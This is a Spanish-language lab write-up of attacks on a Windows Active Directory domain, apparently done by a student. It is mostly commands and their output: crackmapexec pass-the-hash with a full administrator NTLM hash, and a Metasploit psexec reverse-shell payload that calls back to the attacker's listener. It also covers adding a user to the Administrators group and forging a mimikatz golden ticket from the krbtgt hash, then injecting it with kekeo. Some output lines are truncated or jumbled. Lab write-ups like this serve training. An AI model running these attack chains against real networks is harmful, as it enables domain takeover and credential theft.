Con este comando pusimos a prueba el usuario administrador con el hash, con la cual pudimos ver que si sirve ya que con este comando pudimos ver información acerca del controlador de dominio

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x ipconfig

/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
[*] First time use detected
```

Crackmapexec ES una herramienta para la automatización de tareas de pruebas de penetración en redes Windows, especialmente útil para la explotación de vulnerabilidades relacionadas con SMB.

smb: Especifica que CrackMapExec debe usar el protocolo SMB que es utilizado principalmente en sistemas Windows para compartir archivos e impresoras.

-u Administrador: especifica el nombre de usuario que se utilizará para la autenticación en la máquina remota.

-d cs.org el dominio en el que se encuentra la máquina de destino

-H especifica el hash de la contraseña del usuario.

-x: permite ejecutar un comando en la máquina remota.

Esta fue la salida del comando en la cual vemos la ip del administrador

```
  command = self.__shell + 'echo ' + data + ' > \\\\127.0.0.1\\{}\\{} 2>&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(
are_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.51     445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB         172.16.1.51     445    SERVER           [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.51     445    SERVER           [+] Executed command
SMB         172.16.1.51     445    SERVER           Configuración IP de Windows
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER           Adaptador de Ethernet Ethernet:
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER           Sufijo DNS específico para la conexión. . : www.tendawifi.com
SMB         172.16.1.51     445    SERVER           Vínculo: dirección IPv6 local. . . : fe80::b88b:2aef:738d:2708%5
SMB         172.16.1.51     445    SERVER           Dirección IPv4. . . . . . . . . . . . . . : 172.16.1.51
SMB         172.16.1.51     445    SERVER           Máscara de subred . . . . . . . . . . . . : 255.255.248.0
SMB         172.16.1.51     445    SERVER           Puerta de enlace predeterminada . . . . . : 172.16.0.1
```

ATAQUE PASS-THE-HASH

Un ataque Pass the Hash podemos definirlo como un exploit en el que un ciberdelincuente roba una credencial de usuario (contraseña) con hash. Luego sin descifrar, la reutiliza para engañar a un sistema de autenticación para que cree una nueva sesión autenticada en la misma red

Usamos Metasploit para hacer este ataque. El exploit **windows/smb/psexec** que permite ejecutar comandos de forma remota en una máquina víctima que esté ejecutando Windows, aprovechando vulnerabilidades en el protocolo SMB, particularmente utilizando la herramienta PsExec.

Agregamos los requerimientos que necesitamos **RHOST, RPORT, SMBUser, SMBPass, LHOST, LPORT.**

```
msf6 exploit(windows/smb/psexec) > set RHOST 172.16.1.51
RHOST ⇒ 172.16.1.51
msf6 exploit(windows/smb/psexec) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(windows/smb/psexec) > set SMBUser Administrador
SMBUser ⇒ Administrador
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
msf6 exploit(windows/smb/psexec) > set LHOST 4444
[-] The following options failed to validate: Value '4444' is not valid for option 'LHOST'.
LHOST ⇒ 172.16.7.163
msf6 exploit(windows/smb/psexec) > set LHOST 172.16.7.163
LHOST ⇒ 172.16.7.163
msf6 exploit(windows/smb/psexec) > set LPORT 4444
LPORT ⇒ 4444
```

aquí podemos ver el usuario que pusimos y el hash que pasamos, lo podremos hacer con cualquier usuario.

```
Used when making a new connection via RHOSTS:

Name       Current Setting                                 Required  Description
----       ---------------                                 --------  -----------
RHOSTS     172.16.1.51                                     no        The target host(s), see https://
                                                                     asploit.html
RPORT      445                                             no        The target port (TCP)
SMBDomain  .                                               no        The Windows domain to use for au
SMBPass    aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb  no        The password for the specified u
           65cd69ebf9c5a236
SMBUser    Administrador                                   no        The username to authenticate as


yload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.7.163     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

Usamos este payload es para tener una Shell en la cual podamos ejecutar comandos

```
msf6 exploit(windows/smb/psexec) > set payload 261
payload ⇒ windows/x64/powershell_reverse_tcp
msf6 exploit(windows/smb/psexec) > run
```

Corremos el exploit y se nos abre una sesión de meterpreter

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.7.163:4444
[*] 172.16.1.51:445 - Connecting to the server ...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador' ...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload ...
[+] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 172.16.1.51
[*] Meterpreter session 1 opened (172.16.7.163:4444 → 172.16.1.51:50004) at 2024-11-20 10:43:02 -0500
```

Importamos una Shell y al mirar quien somos vemos que somos administradores

```
meterpreter > shell
Process 1400 created.
Channel 1 created.
Microsoft Windows [Versi♦n 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

CREAR UN USUARIO CON EL MODULO DE AD

Al ser administradores podemos crear usuarios yo en este caso puse el usuario mío que ya estaba creado en el controlador de dominio lo añadí al grupo de administradores

```
PS C:\Windows\system32> Add-AdGroupMember "Administradores" isaR
PS C:\Windows\system32> Get-ADGroupMember -Identity Administradores

distinguishedName : CN=isaR,OU=USUARIOS,OU=SENA,DC=cs,DC=org
name              : isaR
objectClass       : user
objectGUID        : cc436108-f1c2-470e-bf2b-0d112a688dbb
SamAccountName    : isaR
SID               : S-1-5-21-3125701002-1384462348-288929791-1215
```

ATAQUE PASS-THE-TICKET

El ataque pass the ticket es una técnica de ataque utilizada en entornos de red de Microsoft Windows. Esta técnica se aprovecha del sistema de autenticación de tickets Kerberos, que se emplea mucho en los entornos de dominio de Windows para la autenticación de usuarios y servicios

Usamos la herramienta mimikatz que su función es extraer contraseñas, hashes, tickets de Kerberos, y otros tipos de credenciales almacenadas en la memoria de un sistema

```
PS E:\Tools2\CRTE\mockingjay> cd E:\Tools2\CRTE\mockingjay
PS E:\Tools2\CRTE\mockingjay> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

El comando creamos un Golden Ticket de Kerberos. Un Golden Ticket es un tipo de ataque avanzado de Kerberos que permite al atacante obtener acceso a recursos en un dominio de Active Directory sin tener que autenticar con una contraseña.

```
mimikatz # kerberos::golden /user:Administrador /domain:cs.org  /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b3
1-3125701002-1384462348-288929791-502 /ticket:E:\isa.kirbi
User      : Administrador
Domain    : cs.org (CS)
SID       : S-1-5-21-3125701002-1384462348-288929791
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service   : krbtgt
Target    : cs.org
Lifetime  : 25/11/2024 11:16:59 ; 23/11/2034 11:16:59 ; 23/11/2034 11:16:59
-> Ticket : E:\isa.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Este comando solicita un Ticket de Servicio (TGS) para acceder al servicio CIFS en el servidor SERVER.cs.org usando el ticket previamente almacenado en el archivo isa.kirbi.

```
PS E:\Tools2\CRTE\Old_Tools\kekeo_old> .\asktgs.exe E:\isa.kirbi CIFS/SERVER.cs.org

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : E:\isa.kirbi
Service   : krbtgt / cs.org @ cs.org
Principal : Administrador @ cs.org

> CIFS/SERVER.cs.org
  * Ticket in file 'CIFS.SERVER.cs.org.kirbi'
```

El comando .\kirbikator.exe lsa CIFS.SERVER.cs.org.kirbi se utiliza para interactuar con un archivo de ticket Kerberos (.kirbi) y probablemente esté relacionado con el análisis o la manipulación del ticket que contiene la autorización para acceder a un servicio CIFS en el servidor SERVER.cs.org.

```
  * Ticket in file 'CIFS.SERVER.cs.org.kirbi'
PS E:\Tools2\CRTE\Old_Tools\kekeo_old> .\kirbikator.exe lsa CIFS.SERVER.cs.org.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < CIFS.SERVER.cs.org.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrador@cs.org-CIFS~SERVER.cs.org@CS.ORG : injected
```

Con este comando listamos el ticket

```
PS E:\Tools2\CRTE\Old_Tools\kekeo_old> klist

El id. de inicio de sesión actual es 0:0x4e8ca1b

Vales almacenados en caché: (1)

#0>     Cliente: Administrador @ cs.org
        Servidor: CIFS/SERVER.cs.org @ CS.ORG
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 11/25/2024 11:18:55 (local)
        Hora de finalización:   11/25/2024 21:18:55 (local)
        Hora de renovación: 12/2/2024 11:18:55 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0
        KDC llamado:
PS E:\Tools2\CRTE\Old_Tools\kekeo_old>
```